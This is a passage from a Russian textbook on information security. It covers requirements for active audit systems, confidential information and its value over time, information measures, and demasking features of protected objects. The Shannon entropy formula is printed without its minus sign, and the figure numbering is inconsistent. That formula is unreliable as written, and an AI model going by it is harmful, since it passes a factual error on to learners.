Возможность выявления нетипичного поведения в реальном масштабе времени

Возможность задания способа информирования администратора безопасности о выявленном нетипичном поведении.

Возможность задания уровня детализации информации, подтверждающей наличие нетипичного поведения

Возможность задания способа автоматического реагирования на выявленное нетипичное поведение

Наличие средств автоматической проверки согласованности статистических параметров в рамках распределенной конфигурации

Наличие средств автоматической оценки соотношения между ошибками первого и второго рода при заданных статистических параметрах

#### Администрирование

Идентификация и аутентификация администраторов в рамках локальных систем

Идентификация и аутентификация администраторов в рамках распределенных систем

Регистрация административных действий в рамках локальных систем

Регистрация административных действий в рамках распределенных систем

Возможность централизованного выявления подозрительной активности в рамках распределенных систем

Возможность централизованного администрирования распределенных систем активного аудита

#### Контроль целостности

Наличие средств контроля целостности программной и информационной частей системы активного аудита (локальные, распределенные, использующие аттестованные алгоритмы)

### Масштабируемость

Наличие средств масштабирования по числу отслеживаемых пользователей и компонентов информационной системы: возможность группирования пользователей (компонентов) с однородными характеристиками.

Наличие средств масштабирования по размеру обслуживаемой информационной системы, возможность варьирования между распределенной и централизованной обработкой регистрационной информации, возможность организации иерархии обрабатывающих центров.

### Доступность

Наличие средств обеспечения высокой доступности: сбои и отказы отдельных подсистем или компонентов системы активного аудита не должны нарушать работоспособность других подсистем (компонентов).

### Восстановление

Наличие средств восстановления после сбоев и отказов, в том числе отказов отдельных элементов распределенной системы.

### Документация

Руководство администратора системы активного аудита (локальные, распределенные, с использованием аттестованных алгоритмов контроля целостности).

Руководство программиста (описание программных интерфейсов с системой сбора и анализа регистрационной информации).

Конструкторская (проектная) документация.

Тестовая документация.

### Тестирование

Обеспечение возможности регламентного тестирования средств сбора регистрационной информации, подсистем выявления злоумышленного и нетипичного поведения, средств контроля целостности, средств администрирования, средств восстановления.

### **7.2.8. Результаты аудита**

Результаты аудита ИС организации можно разделить на три основных группы:

1 Организационные: планирование, управление, документооборот функционирования ИС.

2 Технические: сбои, неисправности, оптимизация работы элементов ИС, непрерывное обслуживание, создание инфраструктуры и т.д.

3 Методологические: подходы к решению проблемных ситуаций, управлению и контролю, общая упорядоченность и структуризация.

Проведенный аудит позволит обоснованно создать следующие документы:

Долгосрочный план развития ИС.

Политика безопасности ИС организации.

Методология работы и доводки ИС организации.

План восстановления ИС в чрезвычайной ситуации.

## **ЧАСТЬ 2. ЗАЩИТА РЭСПИ ОТ УТЕЧКИ ИНФОРМАЦИИ ПО ТЕХНИЧЕСКИМ КАНАЛАМ**

### **8. Объекты информационной защиты**

#### **8.1. Понятие о конфиденциальной информации**

В соответствии с терминологией закона “Об информации, информатизации и защите информации” информация - сведения о лицах, предметах, фактах, событиях, явлениях и процессах независимо от формы их представления. По Ожегову С.И. сведения - это знания. Следовательно, в общем случае информация - это знания в самом широком понимании этого слова. Не только образовательные или научные знания, а любые сведения и данные, которые присутствуют в любом объекте и необходимы для функционирования любых информационных систем (живых существ или созданных человеком). Так как информация отражает свойства материальных объектов и отношения между ними, то ее можно отнести к объектам познания, а защищаемую информацию - предметом защиты.

Защите подлежит секретная и конфиденциальная информация. К секретной относится информация, содержащая государственную тайну. Ее несанкционированное распространение может нанести ущерб интересам государственным органам, организациям и РФ в целом. Под конфиденциальной понимается информация, содержащую коммерческую и иную тайну.

Информация как предмет познания имеет ряд особенностей:

- она нематериальна в том смысле, что не удастся измерить известными физическими методами и приборами ее массу, размеры, энергию;

- информация, записанная на материальный носитель, может храниться, обрабатываться, передаваться по различным каналам связи;

- информация о самом себе содержится в любом материальном объекте;

- без информации не может существовать жизнь в любой форме и не могут функционировать созданные человеком любые информационные системы.

Без информации биологические и искусственные системы представляют груду химических элементов. Опыты по изоляции органов чувств человека, затрудняющие информационный обмен человека с окружающей средой, показали, что информационный голод (дефицит) по своим последствиям не менее разрушителен, чем голод физический. Несмотря на определенные достижения прикладной области науки - информатики, занимающейся информационными процессами, достаточно четкого понимания сущности

информации наука пока не имеет.

### **8.1.1. Основные свойства информации как предмета защиты**

С точки зрения защиты информация обладает рядом свойств, основными из которых следующие:

1. Информация доступна человеку, если она содержится на материальном носителе. Так как с помощью материальных средств можно защищать только материальный объект, то объектами информационной защиты являются материальные носители информации. Различают носители - источники информации, носители - переносчики информации и носители - получатели информации. Например, чертеж является источником информации, а бумага, на которой он нарисован, - носитель информации. Физическая природа источника и носителя в этом примере одна и та же - бумага. Однако между ними существует разница. Бумага без нанесенного на ней текста или рисунка может быть источником информации о ее физических и химических характеристиках. Когда бумага содержит семантическую информацию, ей присваивается другое имя: чертеж, документ и т. д. Чертеж детали или узла входит в состав более сложного документа - чертежа прибора, механизма или машины и т. д. вплоть до конструкторской документации образца продукции. Следовательно, в зависимости от назначения источнику могут присваиваться различные имена. Но независимо от наименования документа защищать от хищения, изменения и уничтожения информации надо листы бумаги, которые имеют определенные размеры, вес, механическую прочность, устойчивость краски или чернил к внешним воздействиям. Параметры носителя определяют условия и способы хранения информации. Другие носители, например, поля не имеют четких границ в пространстве, но в любом случае их характеристики измеряемы. Физическая природа носителя-источника информации, носителя-переносчика и носителя-получателя может быть как одинаковой, так и разной.

Передача информации путем перемещения ее носителей в пространстве связана с затратами энергии, причем величина затрат зависит от длины пути перемещения и вида носителя. В принципе информация может быть передана на любое расстояние сколь угодно малой энергией. Это обстоятельство не учитывается при обосновании утверждений о невозможности непосредственной передачи информации между людьми на большие расстояния из-за энергетических ограничений.

2. Ценность информации оценивается степенью полезности ее для владельца (получателя). Она может обеспечивать ее владельцу определенные преимущества, приносить прибыль, уменьшить риск в его деятельности в результате принятия более обоснованных решений.

Нейтральная информация не влияет на состояние дел ее получателя, но носитель с нейтральной для конкретного получателя информацией может оказывать вредное

воздействие на другой носитель с полезной информацией, если близки по значениям параметры носителей, например, частоты колебаний электромагнитных полей разных источников. Носители информации, оказывающее воздействие на другой носитель, представляют собой помехи. То, что для одного получателя является информацией, для другого - помеха. Когда во время разговора по телефону из-за неисправности в цепях коммутации телефонной станции слышен разговор других людей, то каждая пара абонентов воспринимает разговор другой как помеху.

Вредной является информация, в результате использования которой ее получателю наносится моральный или материальный ущерб. Когда такая информация создается преднамеренно, то ее называют дезинформацией. Часто вредная информация создается в результате целенаправленной или случайной модификации ее при переносе с одного носителя на другой. Если в качестве таких носителей выступают люди, то вредная информация циркулирует в виде слухов. Широко практикуется способ дезинформирования людей путем использования механизма распространения слухов.

Полезность информации всегда конкретна. Нет ценной информации вообще. Информация полезна или вредна для конкретного ее получателя - пользователя. Под пользователями подразумевается как один человек или автомат, так и группа людей и даже все человечество. Поэтому при защите информации важно среди других задач защиты, прежде всего, определяют круг лиц (фирм, государств), заинтересованных в защищаемой информации, так как вероятно, что среди них окажутся злоумышленники.

3. Учитывая, что информация может быть для получателя полезной или вредной, т.е. приносить ему прибыль или ущерб, что она покупается и продается, то информацию можно рассматривать как товар. Цена информации связана с ее ценностью, но это разные понятия. Например, при проведении исследований могут быть затрачены большие материальные и финансовые ресурсы, которые завершились отрицательным результатом, т. е. не получена информация, на основе которой ее владелец может получить прибыль. Но отрицательные результаты представляют ценность для специалистов, занимающихся рассматриваемой проблемой, так как полученная информация укорачивает путь к истине.

Полезная информация может быть создана ее владельцем в результате его научно-исследовательской деятельности, заимствована из различных легальных источников, может попасть к злоумышленнику случайно, например, в результате непреднамеренного подслушивания и, наконец, добыта различными нелегальными путями. Цена информации, как любого товара, складывается из себестоимости и прибыли.

Себестоимость определяется расходами владельца информации на ее получение путем:

- проведения исследований в научных лабораториях или аналитических центрах, группах

и т. д.;

- покупки информации на рынке информации;
- добывания информации противоправными действиями.

Прибыль от информации в виду ее особенностей может принимать различные формы, причем денежное ее выражение не является самой распространенной формой. В общем случае прибыль от информации может быть получена в результате следующих действий:

- продажи информации на рынке;
- материализации информации в продукции с новыми свойствами или технологии, приносящими прибыль;
- использования информации для принятия более эффективных решений.

Последняя форма прибыли от информации не столь очевидна, но она самая распространенная. Это обусловлено тем, что любая деятельность человека есть по своей сути последовательность принятия им решений. Большинство решений принимается человеком бессознательно, он осознано принимает в основном жизненно важные решения.

Для принятия любого решения нужна информация, причем чем выше риск и цена решения, тем большего объема и более качественнее должна быть информация. Размышления перед принятием решения не что иное, как переработка человеком имеющейся у него информации. По своему опыту каждый знает, как трудно принять ответственное решение в условиях дефицита информации или времени.

Недостаток времени на ее обработку по последствиям идентичен недостатку информации в виде и форме, которые необходимы при принятии конкретного решения. Поэтому многочисленные помощники государственных деятелей готовят им информацию в сжатом виде, которые позволяют этим лицам принять обоснованные решения за короткое время.

Учитывая жизненную потребность в информации для любых живых организмов, природа создала механизм, заставляющий их искать информацию в случае ее дефицита. Таким общим механизмом для активизации деятельности живых существ по удовлетворению основных потребностей, в том числе информационной потребности, являются эмоции. Уровень отрицательных эмоций живого существа пропорционален дефициту информации, необходимой для принятия им решений. Алгоритм поведения живого человека формируется таким, чтобы устранить причины отрицательных эмоций, в том числе путем поиска информации.

4. Ценность информации изменяется во времени. Распространение информации и ее использование приводят к изменению ее ценности и цены. В зависимости от вида информации ее ценность может меняться в значительных пределах. Как правило, ценность информации со временем снижается, но бывают исключения. Например, в начале века

результаты исследований по атомной физике носили чисто познавательный характер и интересовали узкий круг ученых. Информация в этой области приобрела чрезвычайно высокую ценность, когда появились реальные возможности практического использования ядерной энергии.

Уменьшение ценности информации во времени называют ее старением. Старение информации  $C_{и}$  во времени в первом приближении можно аппроксимировать выражением вида:

$$C_{и}(\tau) \approx C_0 \exp(-2.3\tau / \tau_{жц}),$$

где  $C_0$  - полезность информации в момент ее возникновения (создания);

$\tau$  - время от момента возникновения информации до момента ее использования;

$\tau_{жц}$  - продолжительность жизненного цикла информации (от момента возникновения до момента устаревания).

В соответствии с этим выражением за время жизненного цикла ценность информации уменьшается до 0.1 первоначальной величины.

В зависимости от продолжительности жизненного цикла коммерческая информация в классифицируется следующие образом:

- оперативно-тактическая, теряющая ценность примерно по 10% в день (например, информация выдачи краткосрочного кредита, предложения по приобретению товара в срок до одного месяца и др.);

- стратегическая информация, ценность которой убывает примерно 10% в месяц (сведения о партнерах, о долгосрочном кредите, развитии и т. д.).

Информация о законах природы имеет очень большое время жизненного цикла. Ее старение проявляется в уточнении законов, например, в ограничениях законов Ньютона для микромира.

5. Учитывая конкретность полезности информации, нельзя объективно (без учета ее потребителя) оценить количество и качество информации. В теории информации предложен энтропийный подход, В соответствии с ним количество информации оценивается мерой уменьшения у получателя неопределенности (энтропии) в выборе или ожидания событий после получения информации. Количество информации тем больше, чем ниже вероятность события. Такой подход хорошо разработан для определения количества информации, передаваемой по каналам связи. Выбор при приеме осуществляется между символами алфавита сообщения. Количество информации в передаваемом по каналам связи сообщении из  $N$  символов (без учета связи между символами в сообщении) рассчитывается по известной формуле Шеннона:



$$I = N \sum_{i=1}^n P_i \log_2 P_i,$$

где  $P_i$  — вероятность появления в сообщении символа  $i$ ;

$n$  — количество символов в алфавите языка.

Как следует из формулы, количество информации, измеряемое в двоичных элементах (в битах, байтах), зависит только от количества и статистики символов, но не зависит как от содержания сообщения, так и от приращения информации у ее получателя. Количество информации, определяемое по этой формуле, одинаковое при передаче бессмысленного текста или сообщения о жизненно важных для получателя сведениях. С точки зрения передачи таких сообщений по каналам связи такой подход обоснован, так как затраты на передачу этих сообщений одинаковы. А на что потрачены деньги отправителя сообщения и насколько оно информативно для получателя, — эти вопросы к связи отношения не имеют.

Аналогично, когда при телефонном разговоре Ваш собеседник сообщает известные сведения, то количество полученной Вами информации мало, хотя разговор может длиться достаточно долго. В таком случае возникает вопрос, что передавалось в этом случае. Очевидно, что осуществлялась передача лишь акустических и электрических сигналов.

Если информацию трактовать как знания, то количество информации, извлекаемой человеком из сообщения, можно оценить степенью изменения его знаний. Структурированные знания, представленные в виде понятий и отношений между ними, называются тезаурусом. Тезаурус имеет сложную иерархическую структуру. Понятия и отношения, группируясь, образуют другие, более сложные понятия и отношения.

Знания отдельного человека, организации, государства образуют соответствующие тезаурусы. Тезаурусы различных организационных структур включают части тезаурусов входящих в их состав элементов, прежде всего, людей. Например, тезаурус организации образуются из тезаурусов сотрудников по тематике ее работы и других носителей информации (документов, продукции, материалов и т. д.).

Для передачи знаний тезаурусы должны пересекаться, т. е. они должны содержать общие элементы (понятия и отношения между ними), Если таковых нет, то владельцы разных тезаурусов просто не поймут друг друга. О таких людях говорят, что они разговаривают на “разных языках”. Даже люди одной национальности часто говорят на “разных языках”, вкладывая в одинаковые по форме понятия разное содержание.

Подход к оценке количества информации по степени изменения тезауруса после ее получения, предложенный Ю. А. Шрейдером, можно назвать тезаурусным.

В общем случае количество информации, получаемое из сообщения ее получателем, зависит от соотношения тезауруса сообщения и получателя. Если тезаурус сообщения составляет часть тезауруса получателя или их тезаурусы настолько отличаются по составу,

что не пересекаются, то количество получаемой информации минимальное. В первом варианте получатель не приобретает новых знаний - тезаурус получателя не пополняется, во втором - получатель не понимает смысл сообщения и не может установить отношения с другими элементами тезауруса. Подобное происходит, когда совершаются «преждевременные» научные открытия, которые даже для научной общественности являются “вещью в себе”. В истории науки и искусства много фактов оторжения общественностью идей и произведений, опережающих “свое время”. Например, доклад русского математика Н. И. Лобачевского на заседании физико-математического факультета Казанского университета в 1826 г. с изложением основ созданной им неевклидовой геометрии, которые рассматриваются в настоящее время как крупнейшее достижение математической мысли в истории мировой науки, почти никем не был понят и подвергся резкой критике.

Аналогичная ситуация с качеством информации. Качество информации характеризуется ее полезностью. Чрезвычайно ценная информация для одних владельцев или потребителей может не представлять ценности для других. Даже информация, ценная для всего человечества, например, технология изготовления лекарств от опасных болезней, для отдельного здорового человека она может не представлять интерес.

Обобщая сказанное, циркуляцию информации в человеческом обществе можно представить исходя из следующей модели.

Тезаурусы человека и любой организационной структуры представляют их капитал. Поэтому они стремятся, во-первых, к сохранению (безопасности) своего тезауруса, а, во-вторых, к его увеличению. Тезаурус владельца информации может быть увеличен как за счет синтеза знаний владельцем путем проведения собственных исследований или разработок, так и их законного и незаконного приобретения.

Законное приобретение знаний возможно путем изучения литературных источников (самообучения), приглашения на работу более знающего специалиста, направления на учебу своих сотрудников, покупку патента или лицензии. Приобретение знаний путем хищения является незаконным способом увеличения тезауруса.

В природе и обществе наблюдается процессы как увеличения тезауруса владельца в результате синтеза информации, так и выравнивания тезаурусов разных владельцев. Выравнивание тезаурусов происходит путем передачи информации от тезауруса большего объема тезаурусу меньшего объема. Кроме целенаправленной (законной или незаконной) деятельности по передаче информации имеют место случайные процессы выравнивания тезаурусов владельцев, аналогично выравниванию температуры в замкнутом пространстве. Этот процесс объективно проявляется в любой организации и государстве путем случайных, трудно контролируемых процессов распространения информации от источника с большим

объемом тезауруса к получателю, в том числе несанкционированному, с меньшим объемом тезауруса. Необходимы большие затраты и усилия для замедления процессов выравнивания тезаурусов, так же как, например, трудно удержать сгусток энергии от растекания.

При выравнивании тезаурусов коммерческая цена информации убывает, а ценность информации может как возрастать, так и убывает. Действительно, закон Ома знают очень много людей, но от этого полезность его для практики не уменьшается. Но покупателя на него вряд ли удастся найти, так как изучение закона Ома входит в программу обязательного школьного образования.

На практике используют более грубый и простой, так называемый объемный способ измерения информации путем подсчета количества (в битах или байтах) символов сообщения или измерения характеристик носителя (количества листов, времени передачи сообщения и др.). Но семантика информации и ее ценность при этом не учитываются.

В интересах защиты ценной (полезной) информации ее владелец (государство, организация, физическое лицо) наносит на носитель условный знак полезности содержащейся на нем информации, - гриф секретности или конфиденциальности. Гриф секретности информации, владельцами которой является государство (государственные органы), устанавливается на основании закона “О государственной тайне” и ведомственных перечней сведений, составляющих государственную и военную тайну. В соответствии с постановлением Правительства РФ №870 от 4 сентября 1995 г. информации секретной, совершенно секретной и особой важности относится информация, несанкционированное распространение которой может нанести ущерб соответственно государственной организации (предприятию, учреждению), отрасли (ведомству, министерству) и РФ в целом. Для несекретной конфиденциальной информации вводят гриф “для служебного пользования”.

Для обозначения конфиденциальности коммерческой и личной информации применяют различные шкалы ранжирования. Распространена шкала: “коммерческая тайна - строго конфиденциально” (КТ-СК), “коммерческая тайна - конфиденциально” (КТ-К), «коммерческая тайна» (КТ). Известна шкала: “строго конфиденциально-особый контроль”, “строго конфиденциально”, “конфиденциально”. Предлагается также двухуровневая шкала ранжирования коммерческой информации: “коммерческая тайна” и “ для служебного пользования”.

В качестве подхода для определения грифа конфиденциальности информации могут служить результаты прогноза последствий попадания информации к конкуренту или злоумышленнику, в том числе:

- величина наносимого экономического и морального ущерба организации;
- реальность создания предпосылок для катастрофических последствий в деятельности

организации (предприятия), в том числе для банкротства.

### **8.1.2. Виды защищаемой информации**

По содержанию любая информация относится к семантической (в переводе с латинского - содержащей смысл) и к информации о признаках объекта (признаковой). Сущность семантической информации не зависит от характеристик носителя. Содержание текста, например, не зависит от качества бумаги, на которой он написан, или физических параметров другого носителя. Семантическая информация - продукт абстрактного мышления человека и отображает объекты, явления как материального мира, так и создаваемые им образы и модели с помощью символов на языках общения людей.

Языки общения включают как естественные языки национального общения, так и искусственные профессиональные языки. Языки национального общения формируются в течение длительного времени развития нации. В нем устаревшие слова постепенно отмирают, но появляются новые, вызванные развитием человечества, в том числе техническим прогрессом.

Семантическая информация на языке национального общения представляется в виде упорядоченной последовательности знаков (букв, цифр) алфавита этого языка и записывается на любом материальном носителе. В области средств регистрации и консервации семантической информации изыскиваются носители, обеспечивающие все более высокую плотность записи и меньшее энергопотребление.

Профессиональные языки создаются специалистами для экономного и компактного отображения информации. Существует множество профессиональных языков: математики, музыки, радиоэлектроники, автодорожного движения, химии и т. д. Любая предметная область содержит характерные для нее понятия и условные обозначения, часто непонятные необученному этому языку человеку. Для однозначного понимания этого языка всеми специалистами областей науки, техники, искусства и др., термины и условные обозначения стандартизируются. В принципе все то, что описано на профессиональном языке, можно представить на языке общечеловеческого общения, но такая форма записи громоздка и неудобна для восприятия информации человеком. Кроме того, использование носителей различной физической природы позволяет подключать для ввода информации в мозг человека все многообразие его рецепторов (датчиков). При просмотре кинофильмов, например, основной объем информации зритель получает через органы зрения. Музыкальное сопровождение фильма через слуховой канал ввода информации оказывает дополнительное воздействие на эмоциональную сферу зрителя. Делаются попытки дополнить эти каналы воздействием на органы обоняния человека путем создания соответствующих запахов. В ситуациях, когда нельзя использовать для информирования человека зрительные или акустические сигналы или эти каналы перегружены, воздействуют на его тактильные

рецепторы. Например, нательное средство для обнаружения записывающего устройства в кармане собеседника информирует о работе диктофона с помощью индикатора, создающего вибрацию.

Информация признаковая описывает конкретный материальный объект на языке его признаков. Описание объекта содержит признаки его внешнего вида, излучаемых им полей и элементарных частиц, состава и структуры веществ, из которых состоит объект. Источниками признаковой информации являются сами объекты. К ним в первую очередь относятся интересующие зарубежную разведку или отечественного конкурента люди, новая продукция и материалы, помещения и даже здания, в которых может находиться конфиденциальная информация. В зависимости от вида описания объекта признаковая информация делится на информацию о его внешнем виде (видовых признаках), о его полях (сигнальных признаках), о структуре и составе его веществ (вещественных признаках). Классификация информации по содержанию представлена на рис. 8. 1.



Рис. 1. 1. Классификация информации, защищаемой техническими средствами.

Защищаемая информация неоднородна по содержанию, объему и ценности. Следовательно, защита будет рациональной в том случае, когда уровень защиты, а, следовательно, затраты, соответствуют количеству и качеству информации. Если затраты на защиту информации выше ее цены, то уровень защиты неоправданно велик, если существенно меньше, то возможно уничтожение, хищение или модернизация информации, приводящие к значительному ущербу. Для обеспечения рациональной защиты возникает необходимость структурирования конфиденциальной информации, т. е. разделения ее на так называемые информационные элементы.

Информационный элемент представляет собой информацию на носителе с достаточно четкими границами, удовлетворяющий следующим требованиям:

- имеет конкретный источник информации (документ, человек, образец продукции и т. д.);


- содержится на отдельном носителе;

- имеет определенную ценность.

Структурирование информации проводится путем последовательной детализации защищаемой информации, начиная с перечней сведений, содержащих тайну. Детализация предусматривает иерархическое разбиение информации в соответствии со структурой тематических вопросов, охватывающих все аспекты организации и деятельности частной фирмы или государственной структуры.



Рис. 8.2. Типовая структура конфиденциальной информации

Вариант укрупненной типовой структуры конфиденциальной информации, составляющей коммерческую тайну, приведен на рис. 1.2.

Перечень сведений, составляющих коммерческую тайну (на рис. 1.2 -конфиденциальная информация), соответствует нулевому (исходному) уровню иерархии структуры. Эта информация на 1-м уровне разделяется на 3 группы, каждая из которых соответствует темам: "положение фирмы на рынке", "деятельность фирмы", "состояние фирмы". Тематика "цены", "прибыль" и т. д. объединяет информацию 2-го уровня. Далее на 3-м уровне детализируются сведения, относящиеся к темам "цены", "прибыль", "качество и себестоимость продукции" и т. д. до сведений, которые содержатся у конкретного источника информации. Такая информация является структурированной.

Защита структурированной информации принципиально отличается от защиты информации вообще. Она конкретна: ясно, что (какой информационный элемент) необходимо защищать, прежде всего, исходя из его ценности, кто или что являются источниками и носителями этого элемента, возможные угрозы элементу информации и,


наконец, какие способы и средства целесообразно применять для обеспечения его безопасности.

## 1.2. Демаскирующие признаки объектов защиты

Задача защиты признаковой информации решается, прежде всего, путем предотвращения обнаружения и распознавания объектов, содержащих эти признаки. Среди множества признаков, присущих конкретному объекту, существуют признаки, которые позволяют обнаруживать его среди других похожих объектов и распознать его принадлежность, назначение, функции, свойства, особенности и характеристики.

Признаки, позволяющие отличить один объект от другого, называются демаскирующими. Демаскирующие признаки объекта составляют часть его признаков, а значения их отличаются от значений соответствующих признаков других объектов. Совпадающие значения признаков не относятся к демаскирующим. Например, признак “рост человека” без указания его значения не является демаскирующим, так как он относится ко всем людям.

### 8.2.1 Классификация демаскирующих признаков

Классификация признаков по различным основаниям дана на рис. 8.3.



### 8.3. Классификация демаскирующих признаков

Демаскирующие признаки объекта описывают его различные состояния, характеристики и свойства.

По состоянию объектов демаскирующие признаки разделяются на опознавательные признаки и признаки деятельности. Опознавательные признаки описывают объекты в статическом состоянии: его назначение, принадлежность, параметры. Признаки

деятельности объектов характеризуют этапы и режимы функционирования объектов, например, этап создания новой продукции: научные исследования, подготовка к производству, изготовление новой продукции, ее испытания и т. д. Все признаки объекта по характеру проявления можно разделить на 3 группы:

- внешнего вида - видовые демаскирующие признаки;
- признаки излучений - сигнальные демаскирующие признаки;
- материально-вещественные признаки.

К видовым признакам относятся форма объекта, его размеры, детали объекта, тон, цвет и структура его поверхности и др.

Любое материальное тело с температурой выше абсолютного нуля ( $-273^0$  С) излучает электромагнитные поля, обусловленные тепловым движением электронов атомов вещества. Кроме того, объект может содержать искусственно созданные источники полей или электрического тока. Наконец, в составе объекта могут находиться радиоактивные вещества. Радиоэлектронные средства излучают функциональные и побочные электромагнитные поля, механические движения частей приборов и машин создают акустические поля.

Признаки излучений описывают параметры полей и электрических сигналов, генерируемых объектом: их мощность, частоту, вид (аналоговый, импульсный), ширину спектра и т. д.

Вещественные признаки определяют физический и химический состав, структуру и свойства веществ материального объекта. Таким образом, совокупность демаскирующих признаков рассмотренных трех групп представляет модель объекта, описывающую его внешний вид, излучаемые им поля, внутреннюю структуру и химический состав содержащих в нем веществ.

Важнейшим показателем признака является его информативность. Информативность можно оценивать мерой в интервале  $[0-1]$ , соответствующей значению вероятности обнаружения объекта по конкретному признаку. Чем признак более индивидуален, т. е. принадлежит меньшему числу объектов, тем он более информативен.

Наиболее информативен именной признак, присущий только одному конкретному объекту. Такими признаками являются фамилия, имя, отчество человека, папиллярный узор его пальцев, инвентарный номер прибора или образца мебели. Не известны, например, факты о совпадении папиллярных узоров пальцев разных людей.

Информативность остальных демаскирующих признаков, принадлежащих рассматриваемому объекту и называемых прямыми, колеблется в пределах  $[0-1]$ . Признаки, непосредственно не принадлежащие объекту, но отражающие свойства и состояние объекта, называются косвенными. Эти признаки являются, как правило, результатом взаимодействия рассматриваемого объекта с окружающей средой. К ним относятся, например, следы ног или



рук человека, автомобиля и других движущихся объектов. Следы краски или характер деформации поверхности автомобиля в результате автодорожного происшествия позволяют находить автомобиль, скрывшийся с места происшествия. Информативность косвенных признаков в общем случае ниже информативности прямых. Однако есть исключения, например, информативность четких отпечатков пальцев соответствует информативности именных признаков.

По времени проявления признаки могут быть:

- постоянными, не изменяющимися в течение жизненного цикла объекта;
- периодическими, например, следы на снегу;
- эпизодическими, проявляющимися при определенных условиях, например, случайно появившееся на поверхности объекта пятно краски.

Набор признаков, принадлежащих объекту, образуют его признаковую структуру  $P_{ст}$ . Ее можно представить в виде объединения всех демаскирующих признаков объектов:

$$P_{ст}(t) = \bigcup_{i=1}^n \prod_i^j(t),$$

где  $\prod_i^j(t)$  - j-ое значение i-го признака в момент времени t.

В общем случае для описания объекта имеет значение не только количество и информативность признаков, но последовательность и время их проявления. Каждый i-ый признак обеспечивает возможность обнаружения объекта с вероятностью  $P_i$ . Если признаковая структура содержит n независимых признаков, то обнаружение объектов с помощью этих признаков повышается до величины  $Q_n = 1 - \prod_{i=1}^n (1 - P_i)$ .

Например, если вероятности обнаружения объекта по 5 признакам принимают значения: 0.017; 0.08; 0.021; 0.03; 0.015, то вероятность обнаружения его на основе этих признаков существенно выше и оценивается величиной более 0.15.

Если признаки зависимы, т. е. проявление какого-либо признака статистически связано с проявлением другого, то вероятность обнаружения объекта уменьшается по сравнению с вариантом независимых признаков. Например, значения признака “тень” при наблюдении объекта зависят от значения признака “размеры” и от взаимного пространственного положения объекта и внешнего источника света.

В общем случае признаковая структура представляет собой набор независимых или зависимых признаков, о которых достоверно известно, что они относятся к рассматриваемому объекту.

## 8.2.2. Видовые демаскирующие признаки

Видовые демаскирующие признаки описывают внешний вид объекта. Они объективно ему присущи, но выявляются в результате анализа внешнего вида модели (изображения) объекта на экране оптического приемника (сетчатки глаза человека, фотоснимке, экрана телевизионного приемника, прибора ночного видения и т. д.). Так как модель в общем случае отличается от оригинала, то состав и значения видовых демаскирующих признаков зависят не только от объекта, но и от условий наблюдения и характеристик оптического приемника. Наибольшее количество информативных видовых демаскирующих признаков добывается при визуально-оптическом наблюдении объектов в видимом диапазоне.

Основными видовыми демаскирующими признаками объектов в видимом свете являются:

- фотометрические и геометрические характеристики объектов (форма, размеры объекта, цвет, структура, рисунок и детали его поверхности);
- тени, дым, пыль, следы на грунте, снеге, воде;
- взаимное расположение элементов группового (сложного) объекта;
- расположение защищаемого объекта относительно других известных объектов.

Геометрические и фотометрические характеристики объектов образуют наиболее устойчивую и информативную информационную структуру, так как они присущи объекту и относятся к прямым признакам. Размеры объекта наблюдения определяются по максимальному и минимальному линейным размерам, площади и периметра проекции объекта и его тени на плоскость, перпендикулярную к линии визирования (наблюдения), высоте объекта и др.

Форма - один из основных демаскирующих признаков, прежде всего, искусственных объектов, поскольку для них, как правило, характерны геометрические правильные формы.

Размеры приобретают значение основного демаскирующего признака для объектов примерно одинаковой формы.

Детали объектов, их количество, характер расположения дают представление о сложном объекте и позволяют отличить его от подобных по форме.

Тени объектов возникают в условиях прямого солнечного освещения и являются важными демаскирующими признаками. По тени легче судить о форме и высоте объекта. Некоторые объекты (например, линии электропередач, антенные мачты, ограждения и т. д.) часто распознают только по тени. Различают два вида тени: собственную, которая ложится на поверхность самого объекта в зависимости от его формы, и падающую, отбрасываемую объектом на фон или поверхность других объектов. По падающей тени можно обнаружить объект, определить его боковые размеры, высоту, а также в ряде случаев и форму.

